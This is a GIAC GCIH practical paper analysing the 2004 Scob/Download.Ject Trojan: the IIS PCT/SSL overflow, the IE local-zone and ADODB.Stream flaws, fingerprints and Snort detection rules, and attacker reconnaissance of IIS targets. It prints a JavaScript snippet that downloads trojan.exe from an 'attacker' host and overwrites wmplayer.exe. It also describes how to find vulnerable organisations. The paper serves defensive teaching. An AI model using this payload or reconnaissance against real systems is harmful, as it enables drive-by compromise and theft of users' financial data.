Global Information Assurance Certification Paper

Scob Trojan: An Attack against Patched Web Browsers behind a Firewall

GCIH Practical Version 4.0 Option 1
By Simon Ho
January 27, 2004

Abstract
The Scob Trojan is a particularly dangerous attack because it is able to steal information from a user that simply browses web pages on an infected web server. This paper examines the details of the Scob Trojan, investigates how it can be used in an attack, and formulates a strategy on how a Scob infection can be handled.

Table of Contents

Part One: Statement of Purpose

The attack scenario described in this paper is based on the Scob Trojan. Currently it is not possible to directly conduct an attack using the Scob Trojan code because the attack involves an attacker web site that is no longer accessible. However, the same vulnerabilities exploited by Scob can be adopted to carry out a similar attack.

Objectives

The Scob-based attack scenario demonstrates that it is possible to retrieve financial information from a relatively protected environment:

- The victim only browses popular legitimate web sites in a secure manner.
  - It does not require the victim to click on a malformed emailed link to facilitate Cross-Site Scripting type attacks.
  - The victim does not visit any attacker web site.
- The victim computer is patched and not hosting any vulnerable network services.
- The victim computer is behind firewall.

Execution

The attack involves a two-step process:

1. Compromise vulnerable web servers such that every page served by the servers will contain malicious code.
2. Extract financial information from victim computer when the victim browses to one of the infected web servers.

Further details on the attack process can be found in Part Three of this document.

Part Two: The Exploit

Name	Scob
Also Known As	Download.Ject, JS.Scob.Trojan
Web Servers Affected	Microsoft IIS 5 running on Windows 2000 Professional, Windows 2000 Server, Windows 2000 Advanced Server, and Windows XP Professional
Client Browsers Affected	Microsoft Internet Explorer on Windows 2000/XP/NT/Me/9X
Exploit Type	Trojan
Discovered	June 2004

Relevant Advisories	• http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx • http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0549 • http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0719 • http://www.securityfocus.com/bid/10472/info/ • http://www.securityfocus.com/bid/10473/info/

Scob is a Trojan-based (malicious content hidden inside seemingly harmless program, data, or web pages that does not propagate itself) attack that targets vulnerable web servers such that these popular web servers will serve infected pages to the web visitors. Malicious content is executed on the user's computer when the user visits web pages on the affected servers.

News stories and anti-virus vendors[1] suggested that possibly hundreds of shopping, price comparison, and government related web sites were infected. Once the victim visits one of the these servers, malicious content is installed on the client machine that captures user financial information and sent it back to the attacker[2], as well as opening the client machine for remote access.

The Scob attack is particularly dangerous because:

1. Simply by visiting a popular legitimate web site the user may become infected.
2. It is a web based attack – since web traffic is typically considered to be standard allowable traffic, protection mechanisms at the firewall layer is by-passed.
3. It affects the most popular client environment (all versions of Windows Internet Explorer) and the common server platform (Windows IIS 5.0). A large number of users are affected because of the high number of servers serving out infected content.
4. It is not easy to detect.

Scob Attack Details

At a high level, the Scob attack involves the following steps. A technical discussion of the vulnerabilities exploited by these steps will also be included in this section.

Server side:

1. The utility script *ads.vbs* is installed on the vulnerable server. The Scob related Trojan code does not provided an indication of how malicious files get installed on the server to begin with, but it is generally believed by the researchers that the PCT/SSL buffer overflow vulnerability was exploited to allow the installation of this script.

2. These files are installed on the web server *\inetsrv* directory using the naming scheme *iisXXX.dll*, where *XXX* are hexadecimal digits. The *\inetsrv* directory is where web server related files are located.
3. The utility script ads.vbs causes the web server to use one of the three *dll* files described in step 2 as HTTP footer on pages served to the visitors. If the footer option is not set, it will be turned on. If the option is already enabled, the original footer will be replaced by the malicious *dll* files.
4. The *dll* file appends malicious JavaScript to the end of each page (footer) served by the web server.

Client side:

1. The user receives the normal web page that is requested as well as the malicious JavaScript footer.
2. The JavaScript opens a hidden window that connects to the attacker server 217.107.2xx.147 to retrieve another piece of malicious software, namely the *Padodor* Trojan (a.k.a. Backdoor.Berbew). Assuming the attacker has access to the 217.107.2xx.147 server, it is possible to launch a different piece of code other then *Padodor*. As such, other executables were actually reported[3]. The JavaScript is able to access local system resources through the vulnerability reported in advisory SVE CAN-2004-0549.
3. *Padodor* captures financial and password information from PayPal, eBay, Juno, Earthlink, and Yahoo and send it back to the attacker.
4. The *Padodor* back door can also receive instruction to allow the attacker to remotely execute instructions or shutdown the victim's computer.

Vulnerabilities Exploited

Scob takes advantage of several vulnerabilities, both on the web server side as well as the client browser side.

PCT/SSL Buffer Overflow


Through PCT/SSL buffer overflow attack, the Scob attacker compromised the vulnerable IIS servers to deliver the Trojan web pages to the victim browsers.

Secure Sockets Layer (SSL) and Private Communications Transport (PCT) are protocols that provide secure data communication through the use of cryptographic techniques. A SSL-enabled web server can communicate with a SSL-enabled web browser in a secure manner using encryption to ensure data confidentiality. Cryptographic hash and digital signature techniques can be used to ensure data cannot be modified without being detected (data integrity). SSL also provides the ability for the client to authenticate the server's identity using a digital certificate. Authentication of client is typically not performed in most web applications because the client usually does not possess a digital certificate. A

detailed discussion of the cryptographic techniques used in SSL can be found in Schneier's *Applied Cryptography: Protocols, Algorithms, and Source Code in C*[4].

A "buffer" in this context refers a continuous block of computer memory. The cause of a buffer overflow is an error in the application that accepts user input that is larger than the allocated memory block to store the input. The buffer overflow is one of the most common and dangerous attacks that typically allow an attacker to crash a service or gain the ability to execute commands on the compromised server remotely.

In order to understand the techniques used in a buffer overflow attack, one needs to understand memory architecture. The computer memory is divided into regions as illustrated in the diagram below:




Within the memory,

- The Text region is where program instructions and read-only data are located.
- The Data section contains initialized or un-initialized data
- The Stack is a "Last-in-first-out" data type used in programming function calls to store local variables, parameters, return address, etc…

The CPU fetches instructions one at a time and performs the indicated operation. An *Instruction Pointer* points to the current instruction in memory. It is incremented by one location upon the completion of the instruction, unless the instruction is about "jumping" to a different instruction location.

To illustrate how a buffer overflow occurs, the following pseudo code and corresponding stack layout will be used:



- This simple program calls the *PrintPage()* function twice (line 3 and 4)
- The PrintPage() function takes some user input and prints out some additional banner information (line 9)
- SetMargin() is another function called within the PrintPage() function (line 10)

When the code is executed and reaches Instruction 3, the *Instruction Pointer* in the CPU will jump to Instruction 6 because the function call specified that *PrintPage()* code needs to be executed. The stack holds the temporary data during the function call. Starting from the bottom:

- *Ret = 4* stores the return address. When the function execution is completed, the CPU will use this information to determine what should be the next instruction to be fetched after the function call. i.e., the Instruction Point will be set to 4, since it was line 3 that invoked the function and the function is now finished.
- *nPageNumber = 1* is temporary information used by the function, to be deleted when the function is completed.
- *Banner[100]* is another temporary space that can hold 100 characters. This is the buffer that will be used in this buffer overflow example when the user input exceeds the space allocated.
- *Ret = 5* and *CurrentMargin = 5* illustrates how the stack grows upwards in a similar manner when nested functions are called and shrinks back down when sub-functions are completed.

A buffer overflow occurs in this case if the user inputs more than 85 characters

as the special banner notes information. The extra information would overwrite the *nPageNumber = 1* and *Ret = 4* information. The result is that when the function is completed and CPU looks for where to return after, it will jump to somewhere other than *Line 4* since *Ret = 4* is overwritten with some other information. In a successful exploitation, the *Ret* value will point to the beginning of some malicious code segments.

For additional information on the buffer overflow attack, please refer to *Smashing the Stack for Fun and Profit*[5].

The PCT/SSL buffer overflow vulnerability specifically, as described in the advisory SVE CAN-2003-0719, is a buffer overflow attack against the Private Communications Transport (PCT) protocol code in the Microsoft SSL library. When a SSL communication session is created, the client and server exchange information about their capabilities and preference of cryptographic algorithms. This negotiation (also referred to as "Handshake") allows the client and the server to determine commonly supported algorithms to be used for the rest of the communication.

To overflow the buffer, the client provides more input in the handshake information than the server can handle. The offending code for this attack is found in the *schannel.dll* file, which can be decompiled to[6]:


```
1. function(char *packet, unsigned int N)
2.       char buf[32];
3.       unsigned int register i;
4.        if(N < 32)
5.       {
6.       memcpy(buf,packet,N);
7.          for(i = 0; i < N; i++)
8.          buf[i+N] = ~buf[i];
9.       }
```

While size validation of input is performed on line 4, an error on line 7 and 8 allows an attacker to overflow information outside the 32-byte buffer *buf* when *N* is larger than 16.

Microsoft IE Vulnerability

At the client browser side, Scob exploits a different vulnerability. Microsoft IE allows web pages to run in the context of five security zones base on their source addresses. Each zone can be configured with different security rules that dictate the permission on script execution. Generally web pages are handled in the Internet zone, where by default the user is prompted before

downloading potentially unsafe content. The user can assign web sites to other zones where a different security permission level is desired[7], as illustrated in the below figure. There is an implicit fifth zone, the "local" zone, where web pages stored on the local computer run under. The local zone has a very relaxed security setting that allows access to all local resources with little or no restrictions.



The JavaScript embedded in the Scob infected web page footer takes advantage of an IE vulnerability (CVE CNE-2004-0549, Bugtraq ID 10437) that allows an attacker to run malicious script code in the IE local zone. This vulnerability is exploited by passing a dynamically created IFrame to the showModelDialog method and modifying the location attribute of the window to point to malicious script contents. The malicious script is executed as if it is from the local machine. Once it is possible to execute script code in the context of the IE local zone, the attacker executes a script that takes advantage of weaknesses of the ADODB.Stream ActiveX control to create arbitrary executable files on the vulnerable machine.

ADODB is a database programming abstraction that allows the user of this functionality to switch databases without rewriting code. By design, ADODB provides a method to read and write files directly on the hard drive when called by a script in the local zone (or other zones with relaxed security settings). The following code segment[8] demonstrates how to replace the Windows Media Player with a Trojan executable file.

```
1. var x = new ActiveXObject("Microsoft.XMLHTTP");
2. x.Open("GET", "http://attacker/trojan.exe",0);
```

```
3. x.Send();
4.
5. var s = new ActiveXObject("ADODB.Stream");
6. s.Mode = 3;
7. s.Type = 1;
8. s.Open();
9. s.Write(x.responseBody);
10.
11. s.SaveToFile("C:\\Program Files\\Windows Media
Player\\wmplayer.exe",2);
12. location.href = "mms://";
```

Lines 1 to 3 retrieve a Trojan file from the attacker web site. Lines 6 to 12 use the ADODB functionality to overwrite the Media Player file. As mentioned above, ADODB allows this operation if the script is executed from the local computer (or under the local IE zone as exploited by the showModelDialog vulnerabiliy).

As a result of this vulnerability, the attacker is able to upload malicious code from an un-trusted Internet site to be executed as trusted local code without alerting the user. At the time Scob was discovered, a patch was not released for this vulnerability.

Attack Signatures

Host Level Fingerprint

The Scob Trojan leaves a number of "fingerprints" that allow a system administrator to determine if a web server is compromised. On a compromised server, the following files can be found:

- %systemroot%\System32\Agent.exe
- %systemroot%\System32\inetsrv\iisXXX.dll, where XXX is a 3-digit hexadecimal number

The web server document footer configuration also serve as an indication of a Scob compromise:

- Start -> Run -> %SystemRoot%\System32\inetsrv\iis.msc
- Select <local computer name> -> Web Sites -> Properties
- Under Document -> Enable document footer, the path to the document footer points to one of the iisXXX.dll files listed above

At the client side, it is difficult to detect a compromise because the Trojan file can be masqueraded. However, antivirus software with the latest update can identify the Trojan files. The existence of the following files suggests a successful Scob attack:

- Kk32.dll
- Surf.dat
- MSITS.exe
- File containing the string trk716

Network Level Signatures

At the network traffic level, one would observe a JavaScript footer attached to every page served by the compromised server.

The victim may also observe traffic to the attacker web site 217.107.2xx.147 and possibly slow performance due to the download of Trojan code.

A number of Snort signatures can also be used to detect the Scob attack. Snort is a network based Intrusion Detection System (IDS) that monitors network traffic and attempts to identify a potential attack by matching the traffic against known malicious characteristics (i.e., sequences of data unique to a Trojan, known malicious web sites, etc). An alert is generated to warn the system administrator if a match against these defined characteristics is detected. Specifically for Scob, the following Snort rules posted by Jonkman[9] can be used to detect an attack:

alert tcp $HOME_NET any -> 217.107.2xx.147 any (msg:"BLEEDING-EDGE Infected Client contacting 217.107.2xx.147"; classtype: trojan-activity; sid:200032
2; rev:1;)

The above rule instructs Snort to generate an alert if any communication to the Scob attacker web site is made. Another means of detect a Scob attack is to look for unique data strings that are associated with the Scob.

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"BLEEDING-EDGE
Scob Code in Transit"; content:"function gc099";
classtype:trojan-activity; sid:2000312; rev:3;)

This rule generates an alert if *"function gc099"* is observed in the network traffic. This particular string is part of the JavaScript in the malicious HTTP page footer that is transmitted by a compromised web server. The string *"function gc099"* is not normally part of any other regular communication; hence it is used by Snort to detect a Scob attack. Other unique strings can be in a similar fashion to create Snort rules to detect for Scob attack:

Signature String	Reason

“function gc099”	This string is part of the default footer served by a compromised web server.
“qxco7.indexOf”	As above
"var qxco7=document.cookie”	As above
"%41%44%4F%44%42%2E”	This is part of *shellscript.js*, which targets the ADODB file access vulnerability.
"|BA AC C7 AD C7 48 83 D1 CA 68 81 26 8B 6C F3 29 00 28 A3 2E 00 38 A3 36 02 6E 3F 25 8B 6C 87 E5 D8 3A D0 AD CF 48 97 76 E1 92 EF 26 9B 2C 87 42|"	This is the binary content of msits.exe, which is a variant of the *Padodor* Trojan.


It should be noted that these signatures are based on observing the existing Scob Trojan characteristics. Variations of the Trojan that deviates from the listed signatures will not be detected by the network based IDS.

Part Three: Stages of the Attack Process


Reconnaissance

The original Scob attack in June 2004 was large scale and affected IIS servers of companies from many different industry sectors. This suggests that it is not a targeted attack against any specific organization, but mainly an attempt to affect as many servers as possible in order maximize the financial information collected.

It is possible to apply reconnaissance techniques to identify organizations that use Microsoft based technology, since the Scob Trojan only affects Microsoft IIS servers. From a search on the IIS news group using Google, we were able to extract some organization names from the poster email addresses using the search criteria illustrated below.




However, many of the posters either use a fake email address or use public email addresses such as hotmail or yahoo, both of which are not useful information for the purpose of identifying organizations that are likely to be a Microsoft shop. In order enumerate more Microsoft shops, we turn our attention to popular job search sites and search for Windows Administrator type of job openings. A search of "Microsoft IIS" on the popular www.monster.com job site returned 843 matches. The organizations made up of these 843 matches are good candidates for a Microsoft based network attack.




In order to identify IP addresses that are used by these companies, a useful technique is to use ARIN[10] to perform a query. ARIN allows queries using the company name to identify the IP address range that is assigned to the company. ARIN also allows the user to specify an IP address and look up the company that owns the IP address.


For instance, if siho@delXXXte.com is listed as a contact person for a specific job posting that is harvested, the attacker may guess that www.delXXXte.com is a valid server name. Using the *nslookup* utility as illustrated below, the attacker can confirm that www.delXXXte.com is a valid server name.




ARIN can now be used to expand the target of attack. When the attacker enters the DelXXXte address 170.19X.129.140 on the www.arin.net web site and submits a query, the database return the full IP address range that is register to DelXXXte. Namely 170.19X.0.0 – 170.19X.255.255 as illustrated below. Since DelXXXte is likely a Windows shop, this range of IP address block identified is a good candidate for seeking a vulnerable IIS server.



For a more automated search, Netcraft (http://www.netcraft.com) is another resource that allows the attacker to very easily enumerate web server Operating Systems. As illustrated below, a search of domain names containing "*.com*" returns 500 sites, each with their Operating System displayed. The attacker can make use of this information and launch a more targeted attack.

